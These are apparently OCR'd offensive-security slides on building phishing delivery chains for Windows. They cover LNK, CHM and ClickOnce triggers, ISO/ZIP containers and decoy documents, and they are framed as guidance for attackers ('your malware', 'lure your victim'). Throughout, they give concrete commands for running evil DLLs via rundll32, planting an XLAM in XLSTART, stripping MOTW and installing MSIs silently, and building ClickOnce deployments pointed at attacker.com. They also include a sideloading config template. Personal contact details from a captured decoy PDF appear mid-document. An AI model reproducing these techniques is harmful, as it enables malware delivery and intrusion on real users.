https://www.malwarebytes.com/blog/threat-intelligence/2022/05/unknown-apt-group-has-targeted-russia-repeatedly-since-ukraine-invasion

Complex Chains - Trigger

- **TRIGGER** – some way to run the payload.
  - LNK – most commonly used to run **CMD** or **Powershell**.
    - Plenty of clever ideas how to abuse it: starting with simple Rundll32, through LNK-appended files, ending up on Polyglots
  - CHM – clunky, ugly, but still can be used to run system commands
  - ClickOnce .application – when installed, will run any commands, Payloads and can open up DECOY

Remaining problems:
SmartScreen? WDAC? MOTW?

- Some files can act as both CONTAINER and TRIGGER
  - **MSI, MSIX** – can itself be used to unpack all infection related files, then deploy Malware and display decoy document
  - **ClickOnce** – online deployment will instrument system into downloading its components, which can both install Malware and display decoy.




decoy.lnk Properties

decoy.lnk

Type of file: Shortcut

Modified: 13/04/2023 20:56



Report Properties

Report

Target type: Application

Target location: System32

Target:

Start in:


Shortcut key: None

Run: Minimised

Comment: Type: DocumentSize: 384.35 KBDate modified: 2

Complex Chains - Payload

- **PAYLOAD** – our Malware
  - .EXE + .DLL – DLL Sideloading packed for takeaway
  - .DLL/.CPL - to be loaded by **TRIGGER** directly or indirectly with LOLBIN, e.g.:
    - *rundll32.exe shell32.dll,Control_RunDLL evil.cpl*
  - .XLL - can still be executed/registered after we strip its MOTW
  - .XLAM – copy it to XLSTART for persistence & to abuse Office trusted path
  - .MSI – to run malicious code during silent installation.
    - MOTW stripping required to fly past SmartScreen
  - .MSIX/.APPX signed with leaked cert, or deliberately unsigned*: Add-AppPackage -Path evil.appx -AllowUnsigned
    .MSIXBUNDLE/.APPXBUNDLE
  - ClickOnce
    - .application – either delivered offline (all files in container) or to be pulled Online
    - .appref-ms – online ClickOnce deployment helper
    - .vsto – Visual Studio Tools for Office
  - macro-enabled Office document – when unpacked from archive, MOTW won't be a problem
  - Lightweight Interpreter + script – how about finding standalone interpeter and using TRIGGER to run its script?
    - Consider: HTML(ISO(AutoHotKey.exe + .ahk + PDF))
  - *... Can't give it all away at once ☺*



Windows Dev Docs
@WindowsDocs

Create an unsigned MSIX package for testing: As of Windows 11, you can install your app via PowerShell without needing to sign your package. This feature is intended to make it easier for you to quickly test your app.

msft.it/6012e7gKi
Przetłumacz Tweeta

Create an unsigned MSIX package for testing

Article • 01/09/2023 • 2 minutes to read • 5 contributors Feedback

As of Windows 11, you can install your app via PowerShell without needing to sign your package. This feature is intended to make it easier for you to quickly test your app. Don't use this feature to distribute your app widely.

Create an unsigned package

An unsigned package must include a special OID (organization ID) value in its Identity element in the manifest file, otherwise it won't be allowed to register. An unsigned package will never have the same identity as a package that's signed. That prevents unsigned packages from conflicting with, or spoofing the identity of, a signed package.

Here's an example.

XML Copy


```
...
<Identity Name="NumberGuesserManifest"
  Publisher="CN=AppModelSamples, OID.2.25.311729368913984317654407730594956997722=1"
  Version="1.0.0.0" />
...
```

4:15 PM · 30 sty 2023 · 13,2 tys. Wyświetlenia

* https://twitter.com/WindowsDocs/status/1620078135080325122
https://learn.microsoft.com/pl-pl/windows/msix/package/unsigned-package

Complex Chains - Decoy

- **DECOY** – used to continue pretext narration after detonating malware
- Typically APTs present innocuous documents (PDF, CHM)
  - **TRIGGER** needs to run **MALWARE** and then open up **DECOY**
  - For instance: `cmd.exe /c Malware.exe | Report.pdf`
- LNKs typically open PDFs.
- CHMs already present HTMLs used to build them,
  so no need for external PDF.



/AppData/Local/Temp/NCERT-NCF-LTV-Vislzr-2022.pdf

1 / 67

Living The Values

a Value-narrative to "Grass-root Leadership"

Subject: NCERT-NCF Curriculum Reforms for 2019-'20

Submitted to:

Dr.Hrushikesh Senapaty, Director

राष्ट्रीय शैक्षिक अनुसंधान और प्रशिक्षण परिषद्
NATIONAL COUNCIL OF EDUCATIONAL RESEARCH AND TRAINING

MHRD | Government of India
Ministry of Human Resource Development

Presented by: C.Bhuvana Chandran, 3101, Sobha City, Thrissur-680553, T:94003 83648 Email: chelatbchandran@hotmail.com

- E
1

Living The Values

From: Chelat Bhuvana Chandran
Tel: 94003 83648
Email: chelatbchandran@hotmail.com

Date: 29 May, 2019.

Namaste!

Subject: NCERT-NCF Curriculum Reforms for 2019-'20.
"Living The Values" – a Value-narrative to "Grass-root Leadership".

"**Living The Values**" is the summary of the lessons and experiences from 43 years of my life and career.


This 64 pages visualizer is a condensed format of a master text titled "**Living The Values**", a 260 A4 page unpublished book, rightly defined as a Value-narrative to "**Grass-root Leadership**". Making a sincere attempt is more important than not making an attempt. When most our assumptions prove to be wrong, when the lessons from failures are too bitter, when we realize that the scratches are not necessarily caused by enemies, do not give up, only the future look optimistic. Never give up hope; what dream you embraced will become yours.

If this can raise the mindset of a reader to a different level from before, if this can enhance patience and perseverance in his or her judgment and decision, if this can lift up one's knowledge and assumptions to imagination and intuition, if this can help one to discover happiness and empathy than friction and conflict, if this help them to read what is not said, it fulfills the purpose of this mission. Therefore this article does not promise too much; a simple write-up from an ordinary person to those ordinary people.

- E
2

https://www.malwarebytes.com/blog/threat-intelligence/2021/12/sidecopy-apt-connecting-lures-to-victims-payloads-to-infrastructure

Complex Chains - Decoy




Syntax

When you view the FieldName field in your document, the syntax looks like this:

{ LINK *ClassName* "*FileName*" [*PlaceReference*] [*Switches*] **}**

- *Disclaimer: This slide is only theoretical food for thought, my research is ongoing.*
- LINK – recommended replacement for DDE.
- Macroless Word document can have complexfield set to activate linked COM objects by their ProgID.
- First learnt about it from Daniel Heinsen @hotnops *„Phishing in a Macro-less World”*
- Cannot be used to activate *arbitrary* COM objects, as they need to implement specific interfaces (IPersistFile)
- In theory, we could copy DLL out of a container, adjust registry, open up decoy macroless Word to execute planted COM. Bang!



Field codes – Expand - LINK

- LINK field code

Field

Please choose a field

Categories: (All)

Field names: FileSize, Fill-in, GoToButton, GreetingLine, Hyperlink, If

Advanced field properties


Field codes:

```
LINK  Excel.Sheet.12 C:\\test.xlsx \a
```

LINK ClassName "FileName" [PlaceReference] [Switches]

Field names: IncludePicture, IncludeText, Index, Info, Keywords, LastSavedBy, Link, ListNum

Class name: Excel.Chart.8, Excel.OpenDocu, Excel.Sheet.12, Excel.Sheet.8, Excel.SheetBina, Excel.SheetMac, MSGraph.Chart, OrgPlusWOPX.4



```
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="h
    <w:body>
        <w:p w14:paraId="65CD5EA5" w14:textId="75445C00" w:rsidR="004F1081" w:rsidRDefault="00944C17">
            <w:fldSimple w:instr=" LINK htafile C:\\users\\hotnops\\Documents\\test.hta 0 \a \d">
                <w:r>
                    <w:rPr>
```

Phishing In a Macro-less World
Exploring alternative methods for office document exploitation

https://www.youtube.com/watch?v=WlR01tEgi_8&t=747s
https://support.microsoft.com/en-us/office/field-codes-link-field-09422d50-cde0-4b77-bca7-6a8b8e2cddbd

https://github.com/mgeeky/PackMyPayload

How to Chain Your Chain

- Bring Your Own Chain:

  1. Create an empty directory and drop there some decoy PDF
  2. Save there your malware (.MSI, .XLL, script, .DLL, .OTM, .WSF, …)
  3. Create LNK that will run your malware followed by that PDF + set appropriate LNK icon

     Psss. To create LNKs longer than 256 bytes, you might want to use WScript.Shell.CreateShortcut or pylnk3 or COM CLSID_ShellLink directly ☺

  4. Create ZIP/ISO/IMG containing your LNK + PDF + malware, making latter two hidden:

     ```
     cmd> py PackMyPayload.py C:\attack attack.iso --hide report.pdf,malware.msi
     ```

  5. Deliver that ZIP/ISO/IMG through HTML smuggling.

- That gives: HTML(ISO(LNK + malware + PDF))

- Play around with disguising extensions, like changing evil.XLAM to evil.INI and then **XCOPY**

- To disguise file's extension, we can play with HALFRIG's trick with multiple spaces after filename:

  - **„Malware   .exe”**

OPSEC Hint:

In TRIGGER, Run your CMD/Powershell through a LOLBIN (like *conhost*)

```
C:\Windows\System32\conhost.exe cmd /c …
```

Summing Up – Successful Strategies

- 1. Drop XLAM
  - Plant **evil.xlam** to **%APPDATA%\Microsoft\Excel\XLSTART**, so that next time user opens up Excel, it will get loaded. Your .XLAM might have innocuous extension in ZIP/ISO, like .INI

  -
    ```
    cmd /c echo f | xcopy /Q/R/S/Y/H/G/I evil.ini %APPDATA%\Microsoft\Excel\XLSTART | decoy.pdf
    ```
- 2. DLL Side-Loading (SNOWYAMBER APT29/Nobelium ZIP TA)
  - Your ZIP/ISO/IMG will contain signed executable prone to DLL Hijacking/side-loading AND appropriate malicious DLL

  -
    ```
    cmd /c DISM.exe | decoy.pdf
    ```
- 3. Load .DLL through LOLBIN (SNOWYAMBER APT29/Nobelium ISO TA)

  -
    ```
    cmd /c rundll32 evil.dll,Infect | decoy.pdf
    ```
- 4. Register XLL
  - Complex scenario: LNK/CHM that runs Powershell to locate own .ZIP, then unpacks ZIP contents elsewhere, then changes dir into there, then registers .XLL (having stripped MOTW, cause Expand-Archive strips it)
- 5. Deploy ClickOnce
  - ClickOnce to be deployed requires bunch of locally present files. We can bundle them all into ZIP/ISO, hide them and then deploy ClickOnce followed by opening decoy .PDF, or we can deploy from URL

  -
    ```
    rundll32.exe dfshim.dll,ShOpenVerbApplication H:\evil.application
    ```
- 6. Strip MOTW off MSI and install
  - Powershell might use Unblock-File on .MSI and then silently install it


  -
    ```
    powershell Unblock-File evil.msi; msiexec /q /i .\evil.msi ; .\decoy.pdf
    ```
- 7. Run WSH script (Bumblebee TA)

  -
    ```
    cmd /c wscript evil.wsf | decoy.pdf
    ```
- 8. Unzip then Run – **Expand-Archive** doesn’t set MOTW, so we can abuse it as MOTW bypass
  - Complex scenario: LNK/CHM that runs Powershell to locate own .ZIP, then unpacks ZIP contents elsewhere, then changes dir into there, then runs whatever you please (like deploying ClickOnce)

Unusual Vectors

Unusual Vectors

- We can make .NET EXE sideload .NET DLL, by defining custom AppDomainManager
- Take .NET executable (for instance AddInProcess.exe) and place arbitrarily named .DLL side by side to it.
- Then define AddInProcess.exe.config with contents presented below
  - 1. DLL assembly reference
  - 2. Name of the custom **AppDomainManager** that will get executed during sideloading.
- Remaining files (.application, .manifest) constitute ClickOnce package that eventually deploys AddInProcess.exe
- AppDomainManager definition looks as follows:
- Double-click on .application => .exe => .dll



```csharp
using System;
using System.IO;
using System.Runtime.InteropServices;

public sealed class MyAppDomainManager : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        // Your nasty things go here...
    }
}
```

AddInProcess.application
AddInProcess.exe
AddInProcess.exe.config
AddInProcess.exe.manifest
mapsupdatetask8.dll


AddInProcess.exe.config

```xml
<configuration>
   <runtime>
      <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
         <probing privatePath="."/>
      </assemblyBinding>
     <appDomainManagerAssembly value="mapsupdatetask8, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" />
     <appDomainManagerType value="MyAppDomainManager" />
   </runtime>
</configuration>
```

ClickOnce

- Fancy way to install (and keep updated) applications in Windows.
  Can be used to deploy Google Chrome, some patches, or Malware ☺
- Technically speaking, ClickOnce doesn’t need to be signed.
  - When signed, only „shield” icon’s color changes.
  - However when unsigned, SmartScreen will complain
- Child processes parented by *dfsvc.exe*
- Easily weaponised:
  - 1. Create your dodgy .NET program – be it shellcode loader or fully fledged C2 implant
  - 2. Create application manifest (.exe.manifest):
    - `Cmd> mage -New Application -Processor msil -ToFile evil.exe.manifest -name "My Evil" -Version 1.0.0.0 -FromDirectory .`
  - 3. (Optionally) Sign it:
    - `Cmd> mage -Sign evil.exe.manifest -CertFile mycert.pfx -Password passwd`
  - 4. Create deployment manifest (.application)
    notice „-Install true”, designates „Online only” vs „Online or Offline” deployment:

    -
      ```
      Cmd> mage -New Deployment -Processor msil -Install true -Publisher "My Evil"
      -ProviderUrl https://attacker.com/evil.application
      -AppManifest 1.0.0.0\evil.exe.manifest -ToFile evil.application
      ```
  - 5. (Optionally) Sign it
    - `Cmd> mage -Sign AppToDeploy.application -CertFile mycert.pfx -Password passwd`



(100%) Installing clickonce1

Installing clickonce1

This may take several minutes. You can use your computer to do other tasks during the installation.

Name: clickonce1

From: binary-offensive.com

Preparing Application...

Cancel

```
C:\Users\Mariusz>rundll32.exe dfshim.dll,ShArpM
0000000, processorArchitecture=msil

C:\Users\Mariusz>rundll32.exe df
konce1.application
```

Open File - Security Warning

The publisher could not be verified. Are you sure that you want to run this software?

Name: ...0000_0001.0000_35d020314c12ac1a\clickonce1.exe

Publisher: **Unknown Publisher**


Type: Application

From: C:\Users\Mariusz\AppData\Local\Apps\2.0\HJ009TJ...

Run | Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?



Application Install - Security Warning

Publisher cannot be verified.
Are you sure you want to install this application?


Name:
clickonce1

From (Hover over the string below to see the full domain):
binary-offensive.com

Publisher:
Unknown Publisher

Install | Don't Install

While applications from the Internet can be useful, they can potentially harm your computer. If you do not trust the source, do not install this software. More Information...



Launching Application

Verifying application requirements. This may take a few moments.


MSDN - walkthrough - manually deploying a ClickOnce application
All you need is one - a ClickOnce love story
ClickOnce twice or thrice - a technique for social engineering and untrusted command execution
One Click to compromise fun with
(whitepaper) ClickOnce And You're In When Appref Ms Abuse Is Operating As Intended

ClickOnce

- Moreover, all files except .application and .manifest can also have appended .deploy extension (*evil.exe.deploy*)
  - Need to adjust .application’s <deployment> by adding mapFileExtensions=„true”

- Then once you have ClickOnce you may:
  - Upload it to your webserver („*Publish it*”) and then lure your victim to https://attacker.com/evil.application
  - Or deliver your victim with .appref-ms file, remotely deploying ClickOnce when double-clicked
